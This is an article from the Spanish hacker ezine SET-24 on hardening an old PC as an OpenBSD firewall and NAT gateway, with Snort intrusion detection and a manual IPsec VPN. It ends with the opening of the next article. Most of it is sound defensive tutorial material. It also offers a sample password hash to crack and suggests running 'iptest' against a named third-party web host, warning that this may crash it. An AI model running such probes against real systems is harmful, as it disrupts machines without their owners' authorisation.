-[ Cierrate con OpenBSD ]----------------------------------------------------
-[ by Paseante ]-------------------------------------------------------SET-24-
```

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Con la llegada del ADSL, los operadores de cable, la tarifa plana, el plan Novacom y el paso del tiempo cada vez mas peque~as y medianas empresas tienen conexion permanente a Internet con los problemas de seguridad que ello conlleva (leete SET si no te lo crees ;->).
En otro articulo de este numero Antonio Gonzalez hace una magnifica exposicion de las soluciones de firewall que puede utilizar el usuario particular, en este pretendo presentar una manera simple y barata por el que una peque~a red local puede protegerse de Internet sin tener que embarcarse en facturas millonarias ni ponerle velas a San Pancracio.

Todo comienza con un PC 'descatalogado' del que podamos echar mano, si no es mucho pedir que sea Pentium o superior, con mas de 32 Mb de Ram (amplialo que son dos duros) un par de Gb de disco, un par de tarjetas de red con cara y ojos (aqui si que tendras que gastarte unos miles de pts.), cualquier tarjetilla grafica y cualquier monitor (pero que se vea)

Ahora lo usaremos para instalar un software de firewall, de NAT y si me apuras de alguna cosilla mas. Podriamos comprar alguna "appliance", es decir alguna "caja" que haga esas funciones pero aunque sus prestaciones sean buenas el precio _se dispara_, estamos hablando ya de soluciones profesionales y no de mi "hagaselo-usted-mismo"

Te preguntaras por la eleccion de OpenBSD, por que no Linux o arrggh W2K?.
No es solo cuestion de gustos, si vamos a instalar una maquina que sea primordialmente ** un elemento de seguridad ** que mejor que instalar un SO que sea relativamente seguro en su instalacion por defecto?
Instalar WNT o W2K o RH 7.0 supone horas y horas de bajar parches, cerrar servicios, restringir permisos...
No se trata de decir que son peores, son * mas generalistas *, quieren servir como plataformas web, sistemas de escritorio, servidores de bases de datos.... OpenBSD puede hacer todo eso pero * por defecto * esta especialmente preparado para ser seguro. "Secure by default" es el lema y nos viene al pelo.

1. INSTALACION

En http://www.openbsd.org podemos enterarnos de la copla y descargar OBSD, la version 2.8 salio a principios de Diciembre de 2000, podemos pedir los CDs y colaborar economicamente al sostenimiento del proyecto o ir en plan canalla y bajarse alguna ISO que haberlas haylas.

<Un,Dos,Tres responda otra vez. Isos, isos ? www.linuxiso.org Ed.>

El proceso de instalacion esta perfectamente documentado en el archivo 2.8/i386/install.i386, generalmente empezaremos por crear un disco de arranque usando la imagen "floppy28.fs" mediante "dd" o en Windows "rawrite" que se incluye en el directorio "tools" del CD.

No es nada grafico pero las preguntas son simplonas a mas no poder, la unica parte peliaguda es atinar la geometria del disco. Si, otra vez toca pelearse con "heads/sectors/tracks", "BIOS translations" y similares.
Superado el escollo lo unico que debemos tener presente cuando hagamos

nuestras "slices" (particiones) de OpenBSD son las siguientes convenciones.

Slice a: Representa la /
Slice b: El espacio de swap
Slice c: Todo el disco, no se te ocurra tocarla.

Para no variar la nomenclatura de discos es diferente a otros sistemas (wd0 si es IDE, sd0 si es SCSI) y el tipo de sistema de ficheros tambien (FFS Fast FileSystem), ya sabemos que cada version de Unix tiene esa obsesion de confundir a la gente a ver si la lia en un momento y se carga una particion por otra.

Si no vamos a instalar X Window no necesitaremos ningun paquete x*, nos bastara escoger los paquetes:

base28 - etc28 - man28

Si queremos a~adir algun paquete de instalacion posteriormente lo haremos descomprimiendo y destareando. Para el resto de paquetes que conforman la coleccion "Packages" de OpenBSD usaremos los comandos:
pkg_add, pkg_del, pkg_info

Aprovechamos para configurar las interfaces de red, que deberia haber detectado, el gateway por defecto y reiniciamos.
Cualquier cosa que hagamos mal aqui la podemos resolver mas tarde tocando los archivos:
- /etc/hostname.ifname (p. ej: /etc/hostname.xl2)
- /etc/mygateway
- /etc/myname

2. INICIACION

Aqui estamos en un sistema nuevo, nada mas entrar nos sale un tocho de que si encontramos un bug lo reportemos, de que no entremos como root y de que elijamos la terminal. Ademas tenemos correo. Le~e.

No aturullarse, estamos a poco de tener un sistema plenamente funcional, sigue las magnificas instrucciones de la documentacion de OpenBSD y haz un "man afterboot" que te vendra a decir.

- Que pongas el sistema en hora
- Que compruebes la configuracion de red
- Que crees un usuario y si quieres que pueda usar ’su’ lo a~adas al grupo "wheel". Asi no haras log como root que no es bueno
- Que en el directorio /etc esta la configuracion de todo. Que te lo mires.

La configuracion de red la puedes consultar con el ifconfig de toda la vida, solo que aqui debes poner ’ifconfig -a’ porque si no te da con un palmo y no sale nada. Las interfaces Ethernet tienen nombres raros como xl0, xl1... y si quieres hacer un cambio permanente es tan facil como sobrescribir el archivo /etc/hostname.xl? con la nueva informacion.

Con el soporte nativo de IPv6 resulta que te salen direcciones raras de esas haciendo ’netstat’, para que no te preocupes se puede resumir diciendo que OpenBSD abre por defecto:

SSH   - Que viene instalado y funciona. Un punto.
Sendmail   - Que no acepta mensajes de red (puertos 25 y 587)
Inetd   - Comenta el servicio "comsat" que creo que es el unico que
              viene abierto
Portmapper - Si puedes cargatelo, que es un incordio. Si no lo bloquearemos.

Mirando por /etc descubres que hay una pi~a de archivos de configuracion,
entre los cuales "rc.conf" te permite (des)activar servicios y pasarles
parametros y "sysctl.conf" para cambiar parametros del kernel en plan
"avanzado".

Ademas resulta que...ande esta mi /etc/shadow??. Pues resulta que no existe,
OpenBSD, asi de chulo, ni siquiera utiliza el cifrado UNIX habitual sino que
permite elegir entre varios metodos de cifrado siendo el elegido por defecto
el cifrado usando Blowfish. Para mayor gloria de seguridad la contrase~a del
root se cifra con mas rondas que la del resto de usuarios y se guardan en
el fichero "/etc/master.passwd" y en una base de datos (pass.db)
Mas informacion sobre el tema y todos los tipos de encriptacion posible
leyendo "/etc/passwd.conf" y si te quieres entretener crackeando passwords
de OpenBSD ahi va una:

admin:$4n$06$ZpigqNH0Xl0Gq3VHMdF.tO7YIjmBbAXaTJkeX5I37wUgHl09TIhAK:1000:10:
:0:0:,,,:/home/admin:/usr/local/bin/bash

Hala muchacho, suerte y recuerda que Zamora no se tomo en una hora.

Ahora instalate Bash, la version 2.04 viene en el CD de OpenBSD en el
directorio "2.8/packages/i386", se instala con:
pkg_add -v nombre_paquete
(sin la extension .tgz)

Edita tu informacion para ponerte Bash como shell

chsh nombre_de_usuario

Si quieres "registrar" bash como shell permitido (p. ej para que FTP te
permita acceder con ese usuario) no te olvides de incluir la ruta completa
a bash en "/etc/shells"

Y cambia el prompt (en .bashrc o .profile)
PS1="[\u@\h] \w\\$ "
export PS1

Ya me siento comodo, podemos empezar.

3. MANOS AL BYTE

En /etc/rc.conf elegimos
ipfilter=YES # Si vamos a usar el firewall o a usar NAT o las dos cosas.
ipnat=YES   # Si necesitamos NAT.

Ya puestos si quieres cortar y pegar en consola con el raton, pasale a
"moused" los parametros
moused="/dev/psm0 -M 2=3"   # Para un raton PS/2 de dos botones
moused="/dev/psm0"   # Para un raton PS/2 de tres botones

En "/etc/sysctl.conf" la siguiente linea tiene que estar asi:
net.inet.ip.forwarding=1

Con todo listo lo mejor es un reinicio para ver que no se pega un le~o por
alguna eventual pifia despues de tanto toqueteo, paramos ya definitivamente

el petardo de Sendmail, podemos parar tambien inetd y nos ponemos a leer paginas man. "Solo" cuatro.

```
# man ipf
# man 5 ipf
# man ipnat
# man 5 ipnat
```

Lo mejor ir al grano, el fichero de reglas 'por defecto' para el firewall "ipf" es "/etc/ipf.rules" y permite pasar todo. Eheemm ya se que esto no es muy seguro pero recordemos que no estan todos los servicios escuchando como en otros sistemas, ademas tenemos multitud de ejemplos (unos 20 vamos) ya escritos en "/usr/share/ipf".
Es parecidillo a las 'ipchains' de Linux, para cada interfaz tiene listas de entrada/salida y lo unico importante que debe quedarnos grabado es que es un firewall del tipo "last match". Es decir que la ultima regla evaluada que hace match en un paquete es la que prevalece.

Si una regla tiene la opcion "quick" ipf detiene la evaluacion y cumple con lo establecido en esa regla cada vez que un paquete hace match.
Consulta la pagina man pertinente y estudiate los ejemplos si quieres currarte unas reglas buenas, mis consejos son que no te olvides de permitir el trafico de la intefaz "lo", reglas anti-spoofing, pillate las reglas ICMP, deniega el acceso desde Inet a todo lo menor a 1024 salvo UDP en todo caso para resolucion DNS (y aun asi puedes restringir src port), usa "quick" con promiscuidad para ganar tiempo y que no se eternice mirando reglas y no te olvides de que para mantener el "estado de la conexion" necesitas especificar "keep state" en la definicion de la regla, no te olvides de los broadcasts.
Suerte y al toro.

Activa las reglas con el comando

```
# ipf -Fa -vf /etc/ipf.rules
```

Puedes tener otro "juego de reglas de prueba" en otro archivo, por ejemplo en "/etc/ipf.rules2". Haz que ipf se entere de su existencia con:

```
# ipf -Ia -f /etc/ipf.rules2
```

Ahora cada vez que quieras cambiar del primer conjunto de reglas al segundo haz:

```
# ipf -s
```

Y si no te gusta el cambio vuelve a deshacerlo con el mismo comando.

Un comando util relacionado con ipf es 'ipfstat', nos da como su nombre indica una serie de estadisticas (trafico recibido, paquetes que pasan/ no pasan/no hacen match, numero de veces que una regla ha hecho match...)

```
# ipfstat -hi
# ipfstat -ho
```

OpenBSD es un sistema con toques de paranoia, por lo tanto como ya habras comprobado a estas alturas cada x minutos tu consola se ve interrumpida por algun mensaje (login de algun usuario, caida del precio de la berza...)
Al poner en marcha ipf seguramente tendremos reglas que obligaran a hacer log de los paquetes que hagan match, tipo.

```
# Supuesto spoofing
block in quick log on xl0 from 192.168.45.0/24 to any
```

Eso significa que tendremos por ahi un demonio ’ipmon’ pegandonos la tabarra cada 25 seg. mandando a nuestro terminal todo paquete logueado, es hora de batirse el cobre y organizar la marabunta que hay en "/etc/syslog.conf"

Veremos que casi todo esta por duplicado, por una parte a los ficheros especificados de log y por otro _copia_ a la consola, en algunos casos _tri-copia_ para "root". Si nos cargamos todo lo que va a la consola no perderemos nada y los logs quedaran asi:

```
/var/log/messages   --->  General
/var/log/daemon     --->  Mensajes de error de los daemon
/var/log/ipflog     --->  Log de paquetes generado por ipf
/var/log/maillog    --->  Mensajes de correo
/var/log/secure     --->  Por defecto poca cosa
```

Si no necesitamos NAT pues ya estamos, si necesitamos NAT la buena noticia es que el comando tiene una sintaxis similar a ’ipf’ y que es mas simple hacerlo funcionar que equivocarse.

NAT necesita que ipf este activo, las reglas son lo de menos pero que este activo, y si vamos a ser especificos que el kernel tenga soporte para ello. (El kernel que viene por defecto lo tiene).
Las reglas de NAT estan en..... exacto!!. "/etc/ipnat.rules". A que te empieza a gustar la logica de OpenBSD?. Poner en marcha el super-tipico "NAT Dinamico" es tan tonto como la siguiente linea en ese fichero:

```
map 10.0.0.0/8 -> xl1/32
```

El unico problema es que hay un monton potencial de hosts tratandose de meter en una unica direccion IP, para aumentar el numero de conexiones simultaneas posibles podemos echar mano de la opcion "portmap"

```
map 10.0.0.0/8 -> xl1/32 portmap tcp/udp 2000:65000
```

Activala con:

```
# ipnat -vF f /etc/ipnat.rules
```

Que cual es la diferencia entre una regla y otra?.
Lo aprenderas leyendo lo siguiente:

```
# man 5 ipnat
```

Lo veras en la practica con:

```
# ipnat -ls
```

Ejemplos de reglas NAT?. Pues en "/usr/share/ipf" junto a los de ipf.

Antes de dar via libre al trafico de Internet seguro que te apetece probar tu firewall, ein?. Pues tranquilo porque OpenBSD te provee de ’ipftest’ e ’ipresend’ como herramientas testea-firewalls por el mismo precio que todo lo anterior.

```
# ipftest -vP -i trafico-11001039.log -r /etc/ipf.rules2 | more
```

Lo que hace ipftest es mandar paquetes (sea de un archivo de log o especificados por ti mismo) contra un conjunto de reglas que especifiques e informarte del resultado, de tal manera que si te asalta la duda de "Con estas reglas podrian hacerme un traceroute usando icmp?" puedas comprobarlas por ti mismo en la misma maquina y en ese mismo instante sin necesidad de activar la politica.

El programa ’ipresend’ sirve para hacer "replay" de un trafico capturado, si tienes una VPN :-) quiza te interese comprobar fehacientemente que estas protegido contra ese tipo de ataques.

Y si no te has perdido en ninguna parte del camino tienes un sistema seguro, con SSH, SSL, IPsec, IPv6, firewall y NAT a pleno rendimiento por 4 duros y un dia (o menos) de ’trabajo’. Ponlo de "puerta de enlace por defecto" en tus Windows y a dormir. A dormir?. No.

Podemos pensar en montar algun trasto mas en nuestra maquina para "experimentar"?. Apetece montarse un NIDS?

4. ESCALANDO LA PROTECCION

Tus Windows no se pueden echar a dormir, asumiendo que el patrono es generoso aun pueden conectarse a Internet (web/ftp/napster/chat..) y ya se que tus has hecho bien las reglas de ipf pero ’ipf’ no puede detectar un troyano. Lo suyo es tener antivirus en cada maquina bien actualizados pero eso a veces no se tiene y a veces aunque se tengan apetece proveerse de una "defensa en profundidad".
Lo que fijo que ahora tienes es una maquina por la que pasa todo el trafico que sale hacia Internet y tambien ganas de trastear. Monta un NIDS.

Un NIDS (Network Intrusion Detection System) es un sistema para detectar (posibles) ataques mediante el examen del trafico en la red, OpenBSD incluye entre los paquetes la version 1.63 de Snort que es un popular y * gratuito * NIDS. Como es gratis no seas purrias, vete a http://www.snort.org y bajate el fuente de la version 1.7, necesitaras instalar las herramientas de compilacion (desinstalalas despues), la compilacion no tiene ningun problema (basada en mi [unica] experiencia) y te mete Snort en "/usr/local/bin/snort"

Si haces ’man snort’ posiblemente te de el telele, unas 30 opciones de linea de comandos, mas letra que en El Quijote y un incipiente dolor de cabeza. La documentacion en la web incomparablemente peor que la de OpenBSD.... pero tranquilo porque esta gente ha tenido una idea que vale un imperio y por la cual les perdonamos todo. La "Rules Database", un "fabrica-reglas" via web. Eliges aquellas que te interesen tipo "Backdoor Activity, Exploits.." y el te fabrica el listado. Copiar y pegar en un archivo que se llame por ejemplo "/etc/snort.conf" es uno. Ya tienes configurado Snort.

Ahora solo queda definir la variable HOME_NET con las direcciones IP a vigilar/proteger, por ej:

```
HOME_NET 192.168.100.0/24
HOME_NET [172.16.1.0/16,212.135.12.0/24]
HOME_NET 187.134.212.11/32
```

Supongo que sobra pero siempre hay algun despistado asi que..no me pongas todas, son 3 ejemplos *diferentes*, y las IPs recuerda poner las *tuyas*. Las que sean.

Lo mismo donde indica las IPs que debe vigilar para detectar un escaneo de puertos (portscan preprocessor) y en la linea de ip "externas":

```
EXTERNAL 0.0.0.0/0
```

Y a buscar trufas. Comienza con:

```
# mkdir /var/log/snort

Puedes lanzar Snort con la siguiente orden:

# snort -bDI -A fast -c /etc/snort.conf

-b --> Log paquetes en formato binario ( tcpdump -r file)
-D --> Modo daemon
-I --> Indica la interfaz por la que llego el paquete
-A --> Tipo de alerta ( fast= una linea en el fichero alert)
-c --> Fichero de reglas


Snort creara varios logs, dentro de "/var/log" habra un archivo llamado
"snort_portscan", aqui se registra cualquier intento de escaneo de puertos
contra las direcciones IP que definiste en "/etc/snort.conf" en las lineas
de configuracion del "portscan preprocessor".
Dentro de "/var/log/snort" veras un archivo "alert" que ira creciendo a
medida que el trafico de tu red haga match en alguna regla de Snort, su
tama~o depende de la cantidad de reglas que tengas, lo interesante del
trafico de tu red...
Si estas logueando cosas que no te interesan repasa las reglas y suprime las
responsables de engordar el log innecesariamente. Ten en cuenta que lo que
queremos no es copiar el trafico sino avisar del que es potencialmente
peligroso.

Hablando de copiar el trafico, cada 20 minutos mas o menos se creara un
archivo con todo el trafico recibido, lo puedes leer con 'tcpdump -r file'
pero si te cansa tanto detalle puedes evitar el logueo de trafico pasando
el flag "-N" a 'snort' cuando lo lanzas.


Generar alertas unicamente no sirve de mucho, Snort permite bloquear el
trafico que haga match, a~adir reglas al firewall en respuesta a determinados
paquetes, hacer que cuando una regla haga match llame a otra regla...
Un belen. Si quieres meterte tienes diversion para rato. Tienes un documento
de como escribir reglas en la web de Snort y puedes mirar las que ya tienes
en "/etc/snort.conf" para tomar ejemplo (aunque viendo el pu~ado que hay se
te encoge el alma de pensar que te las hubieses tenido que currar tu todas)

En cualquier caso despues de tener un rato funcionando Snort te daras cuenta
de que, falsas alarmas al margen, obtienes toda una nueva vision del trafico
en la red descubriendo cosas que nunca hubieras pensado. :->



5. REDES PRIVADAS VIRTUALES (RPV/VPN)

Igual no necesitas un firewall ni hacer NAT, tal vez no veas claro montarte
un NIDS, a ver con que te puedo tentar....algo que este de moda y que sea
'guay'. Vamos a hacer una VPN, venga.

Si ya estamos expandiendo la empresa y tenemos dos oficinas digamos por
ejemplo en Teruel (sede central) y Providence (sucursal) seguro
que nos entra el gusanillo de "conectarlas via ordenador como hacen en las
pelis". El primer susto es el del tio todo vestidito que nos quiere colocar
una linea punto a punto con Portugal (plus cable submarino hasta las costas
atlanticas norteamericanas) por solo 3 kilitos mensuales. Aparte equipos,
aparte instalacion, aparte mantenimiento y aparte que no me deja pasar.

Pero nosotros hemos leido mucho y decimos que no, que desde Teruel y desde
Providence nos conectaremos a Internet y la usaremos para crear una red
```

privada virtual. Una Very Protected Network de esas.

Si realmente quieres montarla tu mismo con OpenBSD en cada extremo del tunel
lo puedes hacer de manera "relativamente" facil.
Si se la vas a encargar a una empresa se astuto y consigue que te manden
a alguno de los "buenos" (ni se te ocurra creerte eso de que "todos nuestros
tecnicos son competentes y blah blah").
Te evitaras los lloros (y ocasionalmente risas) durante los meses que de
otro modo estarian desmantelando tu oficina.

Advertido estas, si deseas montarte una VPN con OpenBSD yo te voy a indicar
por donde debes comenzar pero no me cuentes tus penas.

En "/etc/sysctl.conf" veras las siguientes lineas

```
#net.inet.esp.enable=1 # 1=Enable the ESP IPSec protocol
#net.inet.ah.enable=1  # 1=Enable the AH IPSec protocol

                        [ ESP Encapsulating Security Payload
                          AH  Authentication Header        ]
```

Puedes descomentar solo una (preferentemente ESP) pero quitale el
comentario a ambas, tendran efecto al siguiente inicio de la maquina.

De la propia documentacion de IPSec en OpenBSD

"ESP ofrece integridad, autenticacion y confidencialidad de los datos,
protege todo el paquete excepto la cabecera IP"
"AH ofrece autenticacion e integridad de los datos. A diferencia de
ESP protege parte de la cabecera IP pero NO encripta los datos"

Como ejemplo usaremos ESP aunque es plenamente posible (y pelin mas lioso)
usar AH y ESP a la vez en OpenBSD con ’ipsecadm group’

Y tu breve curso de conceptos:
Autenticacion   : La identidad de emisor/receptor no puede ser suplantada
Integridad   : Los datos no han sufrido alteraciones en el transito
Confidencialidad : Los datos viajan encriptados

Para crear una red privada virtual con OpenBSD necesitaras establecer una
SA (Security Association) entre los dos ’extremos’ de la red que deberan
compartir, obviamente, la misma configuracion.
Antes de meterte a crear una VPN tienes que empollarte algun que otro
concepto, la estupenda documentacion de OpenBSD tiene mucho de lo que te
hace falta. Hablo de las paginas man de:
ipsec, ipsecadm, enc, vpn, isakmpd, photurisd

Seguimos, ahora tienes que generar las claves. Aqui tienes tres opciones
que son:

- Todo manual
- Demonio isakmpd
- Demonio photurisd

Mi recomendacion es que si la VPN es ’simple’ (solo 2 nodos) lo hagas de
forma manual y te evites quebraderos de cabeza, si necesitas un demonio
de gestion de claves entonces escoge isakmpd, actualmente yo no usaria
photurisd.

Comenzaremos creando claves manuales, "man vpn" nos da ideas de como

conseguir claves suficientemente aleatorias, su longitud dependera del
algoritmo de encriptacion que queramos usar, entre los que tenemos:

DES - 3DES - SKIPJACK - AES (Rinjdael) - BLOWFISH - CAST

Segun la implementacion que hagamos de la VPN algunos funcionaran y otros no,
mientras te lees con detenimiento las paginas del manual y te enteras.
Para este ejemplo escogemos 3DES aunque si quieres 'adelantarte al futuro'
puedes escoger AES.

```
# openssl rand 24 | hexdump -e '20/1 "%02x"' > encryptkey.txt
```

* Nota al pie: Al utilizar 3DES necesitamos claves de 168 bits
pero por paranoias de 3DES tenemos que generar 24 bytes y no 21 como
seria lo logico. Memeces.

A la hora de firmas digitales y "message digest" OpenBSD incorpora a las
habituales 'md5' y 'cksum' otras herramientas como 'sha1' y 'rmd160'

```
# sha1 -s "SET 24: Cierrate con OpenBSD"
SHA1 ("SET 24: Cierrate con OpenBSD")=564e9f234cd58818e9dc3e223f90c6041d40367c

# sha1 -s "j2\5 fOI? wQ>,df9l" > authkey.txt
[Ni~os, no hagais esto en casa sin la autorizacion de papa]
```

Procedemos a crear los SA 'endpoint' de la comunicacion en nuestra maquina

```
IP externa Teruel    : 187.32.14.1
IP externa Providence: 204.31.17.202

# ipsecadm new esp  -spi 31338 \
> -src 187.32.14.1  -dst 204.31.17.202 \
> -enc 3des -auth sha1
> -keyfile encryptkey.txt \
> -authkeyfile authkey.txt
```

Ya tenemos uno de nuestra maquina en Teruel a la de Providence, necesitamos
otro SA que identifique el trafico en direccion inversa, se trata de repetir
el comando anterior cambiando el spi e intercambiando src y dst.

```
# ipsecadm new esp  -spi 31336 \
> -src 204.31.17.202  -dst 187.32.14.1  \
> -enc 3des -auth sha1
> -keyfile encryptkey.txt \
> -authkeyfile authkey.txt
```

Ipsecadm es el comando que usaremos para crear la VPN, en este caso:

```
new esp      : Tipo de SA que queremos crear
-spi         : Security Parameter Index. Un numero cualquiera.
-src         : Direccion externa de la maquina 1 o 2  [187.32.14.1]
-dst         : Direccion externa de la maquina 2 o 1  [204.31.17.202]
-enc         : Algoritmo de encriptacion elegido  [3DES]
-auth        : Algoritmo de autenticacion elegido [sha1]
-keyfile     : Archivo con la clave de encriptacion (o -key clave)
-authkeyfile : Archivo con la clave de autenticacion (o -authkey clave)
```

Hemos dado otro pasito. Ahora vamos a crear un 'flujo' de datos entre

nuestra maquina y la remota.

```
# ipsecadm flow -dst 204.31.17.202  -proto esp \
> -addr 187.32.14.1 255.255.255.255 204.31.17.202 255.255.255.255 \
> -require -out -src 187.32.14.1

flow     : Especifica las condiciones que debe cumplir el paquete
-dst     : Ip externa de destino
-proto   : Protocolo utilizado (ESP/AH)
-addr    : IP Origen/Mascara IP Destino/Mascara
-require : Los paquetes no se envian si no estan encriptados
-out     : El flujo es de salida (envio de paquetes)
-src     : IP externa de origen
```

Y comprobamos el resultado con ’netstat -rn’ donde lo ultimo que sale sera:

```
Encap:
   Source      Port  Destination    Port Proto  SA(Addr/Proto/Type/Direction)
187.32.14.1/32  0  204.31.17.202/32  0     0     204.31.17.202/50/require/out
```

Ahora hay que darse una paliza a crear ’flows’ como el de arriba

```
Flow 2:
-dst  : IP externa Providence
-addr : Red InternaTeruel/Mascara RedInternaProvidence/Mascara
-src  : IP externa Teruel

Flow 3:
-dst  : IP externa Providence
-addr : IP externa Teruel/Mascara RedInternaProvidence/Mascara
-src  : IP externa Teruel

Flow 4:
-dst  : IP externa Providence
-addr : Red InternaTeruel/Mascara IP externa Providence/Mascara
-src  : IP externa Teruel
```

Todos estos de salida (-out) y los de entrada son igualitos pero
alterando el orden de las IP en -addr, un ejemplo:

```
Flow2-in:
-dst  : IP externa Providence
-addr : RedInternaProvidence/Mascara Red InternaTeruel/Mascara
-src  : IP externa Teruel
```

Para que tengas una mejor perspectiva y aprecies la logica del asunto
te resumo aqui los flujos de trafico que debes crear.

```
S
A  De tu Ip externa a la Ip externa del otro extremo del tunel
L  De tu Ip externa a la red interna del otro extremo
I  De tu red interna a la red interna del otro extremo
D  De tu red interna a la Ip externa del otro extremo del tunel
A

E
N  De su Ip externa a tu Ip externa en este lado del tunel
T  De su Ip externa a tu red interna
R  De su red interna a tu red interna
A  De su red interna a tu Ip externa en este lado del tunel
```

D
A

Y ahora te vas a Providence (no le digas a tu jefe que lo puedes hacer
mediante ssh que entonces no viajas gratis) a configurar la otra maquina
igual que aqui pero intercambiando las direcciones IP origen/destino.

Practicamente olemos ya la VPN pero aun quedan los toques finales y dando
mas por el mismo dinero te voy a decir como.

Los paquetes salen con esta pinta.
[IP header] [ESP header] [TCP header] [data...]
                         ---------------------- Parte encriptada

Y queremos que salgan con esta otra.
[IP header] [ESP header] [IP header] [TCP header] [data...]
  | | |
  | | |---> Paquete original ya encriptado
  | |
  |-------------> Encapsulado por IPSec en el primer extremo de la VPN.

En resumen, queremos acabar de construir el tunel de manera que pase lo
siguiente:

TeruelNet <----> OBSD 1 <--- Internet ---> OBSD 2 <----> ProvidenceNet
   1   2   3   4   5

Cuando en la intranet de Teruel alguien intenta conectar con un recurso de
la red de Providence pasa lo siguiente:

1- El ordenador local (ej: 10.12.1.23) manda el paquete a OBSD 1
2- OBSD 1 se da cuenta de que este paquete hace match con uno de sus 'flow'
   y se lo pasa a IPSec para que sea procesado con las opciones que toque.
3- OBSD 1 manda el paquete a Inet, la cabecera muestra como origen la IP
   externa de OBSD 1 y como destino OBSD 2
4- OBSD 2 recibe el paquete, lo procesa con IPSec y desencripta el paquete
   original, lo ruta a destino
5- El servidor en ProvidenceNet recibe el paquete original proveniente de
   10.12.1.23.

Puedes forzar el tunel simplemente especificando "-forcetunnel" cuando
crees el SA. Fiate de mi, ejecuta este comando.

ipsecadm flush -esp

Y nuestro trabajo desaparece. Antes de que me mates te voy a dar mas razones
por la que debes hacerlo ;->, no te he dicho que montar una VPN manual se
puede hacer de manera cuasi-automatica en OpenBSD usando el siguiente script
"/usr/share/ipsec/rc.vpn" y editandolo con las direcciones IP que tengamos,
escogiendo los algoritmos e indicando la ruta a los ficheros de claves.
El script crea las SA y los flow, haz que se ejecute cuando se inicie el
sistema y ya tienes tu VPN.
No te lo tomes a mal, piensa en lo que has aprendido por el camino :-D

Y para poner en marcha isakmpd no me apetece soltar otra monserga, tienes
configuraciones de ejemplo "almost-ready" en "/usr/share/ipsec/isakmpd/"
con las que puedes montar VPN a dos o tres bandas sin demasiados dolores
de cabeza (siempre hay algunos eso te lo prometo)

6. EL ZURRON DEL PASTOR

En un sistema que incorpora tan amplio soporte para establecer comunicaciones seguras no es dificil encontrar otras caracteristicas de seguridad llamativas y a veces unicas.

Para los amantes de meterse a hacer barullo en las redes OpenBSD trae dos peque~as maravillas. 'iptest' e 'ipsend', iptest chequea el stack tcp/ip de una maquina remota de manera automatica.

```
# iptest -d xl0 -g 192.168.45.10 www.microsoft.es

-d  :  Interfaz
-g  :  Gateway
```

Y el destino ;-) a probar, tened cuidado porque segun y como el check puede ocasionar el cuelgue del ordenador remoto...
La verdad es que 'iptest' es una utilidad muy entretenida con la que seguro aprendereis algunas cosillas. IPsend por contra nos permite "construir" nuestros propios paquetes y enviarselos a cualquier nodo de la red.
Una utilidad que si no es unica en su genero si es muy comoda y se agradece que venga integrada en el sistema.

Cambiando de tercio dirijamonos al archivo "/etc/rc.securelevel", entre ellas el parametro "kern.securelevel", este parametro se puede cambiar aqui o en linea de comandos 'sysctl -w kern.securelevel', teoricamente no se puede disminuir *sin recompilar el kernel*. Eso al menos dice la pagina man.
Aqui el menda bajo las XFree 4.02 que le pedian poner el kernel.securelevel a -1 (huyyy, miedo papi) para que turulase la tarjeta grafica y lo puso.
Y funciono. Y tuvimos XFree 4.02. No me pregunten que no se como ni porque.

Ademas un kern.securelevel alto es un pelin fascistoide, para preocuparse de la seguridad ya tenemos el script "/etc/security" y el mail diario que nos llega con el tranquilizador titulo "Daily Insecurity Output" chivandose de todos los archivos importantes que han sufrido cambios (y cuales son esos cambios), recomendando permisos y asustando un poco en general.

En temas de encriptacion tenemos algunas cosas utiles por ahi, volviendo a mirar "/etc/sysctl.conf" encontramos:

```
#vm.swapencrypt.enable=1 # 1=Encrypt pages that go to swap
```

Ahi es nada, una comodisima manera de encriptar toda la informacion que pasa de la RAM al espacio de swap, si haces "man sysctl" no te arrepentiras.

Y hablando de toquetear el kernel mi humilde aportacion al articulo de Honriak que teneis en este numero, en el explica como cambiar el "ttl" de los paquetes en algunos sistemas operativos, yo a~ado la manera de hacerlo en OpenBSD:

```
# sysctl -w net.inet.ip.ttl=<nuevo valor>
```

En cuanto a la proteccion de archivos OpenBSD trae una utilidad al estilo chattr de Linux con un uso similar, se trata de 'chflags' que permite poner los siguientes atributos:

```
arch     - Flag de Archivo (todo esto me recuerda a Novell)
opaque   - Flag de Opaco (lo que signifique no lo se)
nodump   - Que no se haga backup
sappnd   - Que solo se puede a~adir a este fichero
schg     - Inmutable. No se puede cambiar este fichero.
uappnd   - Solo a~adir
uchg     - Inmutable. No se permiten cambios al fichero.
```

Perspicaz como eres te habras percatado de que hay dos atributos (flags) aparentemente repetidos, los que indican un fichero inmutable y append-only. La explicacion es sencilla, los atributos sappnd y schg solo los puede poner el root (empiezan con s de superuser) uappnd y uchg los puede poner el propietario del fichero y el root (empiezan con u de user). Por lo que puedes probar como usuario a crear un fichero con atributo "uappnd" y luego como root ponerle el "schg". Que crees que pasa?
Es una manera bastante 'risible' de proteger ficheros pero tiene su utilidad principalmente contra errores (donde esta la papelera?. Sera /dev/null?) o seguro que alguna otra que se te ocurre a ti y a mi no.

7. SANSEACABO

Siempre me ha gustado este santo.

En fin, soy consciente de que te he metido mucha tralla en este texto, cada uno de sus apartados podria ser un articulo en si mismo pero como SET no sale cada tres semanas he pensado que valia la pena ponerlo todo junto.

He pretendido ofrecer una guia suficientemente solida como para que os animeis a 'jugar' o trabajar con OpenBSD, un sistema estable, seguro y gratuito con excelente soporte para redes. No conozco ningun documento de OpenBSD en castellano (supongo que los habra) y tampoco hay demasiada informacion de OpenBSD (al menos comparada con Linux o NT) en la red, excepcion hecha de la magnifica documentacion generada por los propios miembros del proyecto, asi que puedo haber tocado un, como lo llaman? Un nicho de mercado. ;-D

Por ultimo, todos los errores de este texto son mios pero si te gustan te autorizo a quedarte con ellos.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@attrition.org>

EOF

-[0x0E]--
-[Firewalls Personales]---
-[by A. Gonzalez]---SET-24-

COMPARATIVA DE CORTAFUEGOS

Este articulo se publica como primicia en la revista Set-24, y posteriormente aparecera en mi pagina web.

Si algun fabricante desea no aparecer, que me mande un correo electronico y gustosamente lo quitare de la comparativa. Si desea puntualizar algo o corregir mi subjetiva apreciacion, con mucho gusto tiene mi espacio web a su disposicion. Si algun fabricante que no aparece desea aparecer, mismo procedimiento, y desde ya le pido disculpas por no haberlo tenido en cuenta.

Cuanto mas tiempo estemos conectados a internet o a cualquier otra red, mas posibilidades tenemos de que algun llamemosle "curioso" se pregunte si estamos conectados, y si tenemos algun recurso compartido o algun agujero de seguridad en nuestro ordenador.

